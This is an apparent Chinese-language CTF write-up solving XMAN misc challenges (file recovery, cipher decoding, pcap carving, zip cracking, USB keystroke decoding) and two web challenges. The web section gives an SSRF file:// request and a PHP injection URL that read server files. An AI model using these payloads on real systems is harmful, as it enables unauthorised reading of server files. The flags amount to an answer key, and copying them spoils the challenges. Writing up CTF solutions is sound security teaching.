Misc1


拿到以后我们直接用file命令读取一下文件内容

file task\_file.img



我们可以看到只接收到了ext4的数据包，很明显数据丢失了，我们使用kali Linux自带的extundelete去恢复数据文件。

extundelete --restore-all task\_file.img




生成了一个文件

然后我们去RECOVERED\_FILES文件夹下查看文件

cd RECOVERED\_FILES/

ls -al



我们可以看到里面有个.cat.jpg文件，我们查看一下这个文件得出flag

cat ./cat.jpg



Flag：flag{fugly\_cats\_need\_luv\_2}

Misc2

首先我们拿到文件以后一看，是道base64的解码

a2FuYmJyZ2doamx7emJfX19ffXZ0bGFsbg==


我们进行base64解码

kanbbrgghjl{zb\_\_\_\_}vtlaln

然后根据Hint，我们需要进行栅栏密码加密，我们试出来了，key=7

kzna{blnl\_abj\_lbh\_trg\_vg}

然后我们使用凯撒密码进行解密：http://www.nicetool.net/app/caesar\_decrypt.html




成功的看到了xman的字样，即为flag。


Flag：xman{oyay\_now\_you\_get\_it}

Misc3


首先我们拿到流量包，排了个序，追踪一下TCP流，发现有个如下的数据包，提示了说flag就是这段字符串，我们一看就知道这是串base64解码，然后你发现base64无法解码，你只需要在后面补上3个=即可。




然后我们base64 decode一下




然后保存文件，放在binwalk看一下这个文件






我们可以看到里面有个flag.txt文件，我们直接把文件进行分离，用foremost分离



然后我们file一下看看文件内容，里面有个压缩包，我们会发现这个压缩包有密码。



这时候我们直接用kali Linux自带的字典去进行爆破，很快，不用半分钟就爆出来了密码，



然后我们解开压缩包即可

Flag：flag{b31Ng\_4\_P1r4tE\_1s\_4lR1GHT\_w1Th\_M3}

Misc4

首先我们查看流量包，我们可以看到这是道和USB相关的流量包，我们用tshark命令提取文件

tshark -r task\_AutoKey.pcapng -T fields -e usb.capdata > data.txt

然后我们提取出了一串分好组的data.txt文件，我们进行转换

usb\_codes = {

0x04:"aA", 0x05:"bB", 0x06:"cC", 0x07:"dD", 0x08:"eE", 0x09:"fF",

0x0A:"gG", 0x0B:"hH", 0x0C:"iI", 0x0D:"jJ", 0x0E:"kK", 0x0F:"lL",

0x10:"mM", 0x11:"nN", 0x12:"oO", 0x13:"pP", 0x14:"qQ", 0x15:"rR",

0x16:"sS", 0x17:"tT", 0x18:"uU", 0x19:"vV", 0x1A:"wW", 0x1B:"xX",

0x1C:"yY", 0x1D:"zZ", 0x1E:"1!", 0x1F:"2@", 0x20:"3#", 0x21:"4$",

0x22:"5%", 0x23:"6^", 0x24:"7&", 0x25:"8\*", 0x26:"9(", 0x27:"0)",

0x2C:" ", 0x2D:"-\_", 0x2E:"=+", 0x2F:"[{", 0x30:"]}", 0x32:"#~",

0x33:";:", 0x34:"'\"", 0x36:",<", 0x37:".>"

}

lines = ["","","","",""]

pos = 0

for x in open("data.txt","r").readlines():

code = int(x[6:8],16)

if code == 0:

continue

# newline or down arrow - move down

if code == 0x51 or code == 0x28:

pos += 1

continue

# up arrow - move up

if code == 0x52:

pos -= 1

continue

# select the character based on the Shift key

if int(x[0:2],16) == 2:

lines[pos] += usb\_codes[code][1]

else:

lines[pos] += usb\_codes[code][0]

for x in lines:

print(x)

然后跑出来了一串字符串，我们把字符串分分段，可以看到FLAG IS XXX的字样，我们即拿到flag了。

HELLOBOYSANDGIRLSYOUARESOSMARTTHATYOUCANFINDTHEFLAGTHAT IHIDEIN THEKEYBOARD PACKAGE FLAG IS JHAWLZKEWXHNCDHSLWBAQJTUQZDXZQPF

Flag：flag{ JHAWLZKEWXHNCDHSLWBAQJTUQZDXZQPF }

Web2

首先题目说了这是道SSRF的题目，并且Hint提示我们flag藏在/etc/flag.txt目录下，那我们就直接去尝试构造下面即可~

<http://202.112.51.184:11080/?site=file://www.baidu.com/etc/flag.txt%23>



Flag：XMAN{f1l3\_pr0toc0l\_1s\_us3ful}

Web4

我们直接构造如下payload即可

http://202.112.51.184:15080/?page=%27%20and%20die(show\_source(%27templates/flag.php%27))%20or%20%27



Flag：XMAN{flag\_is\_so\_cool}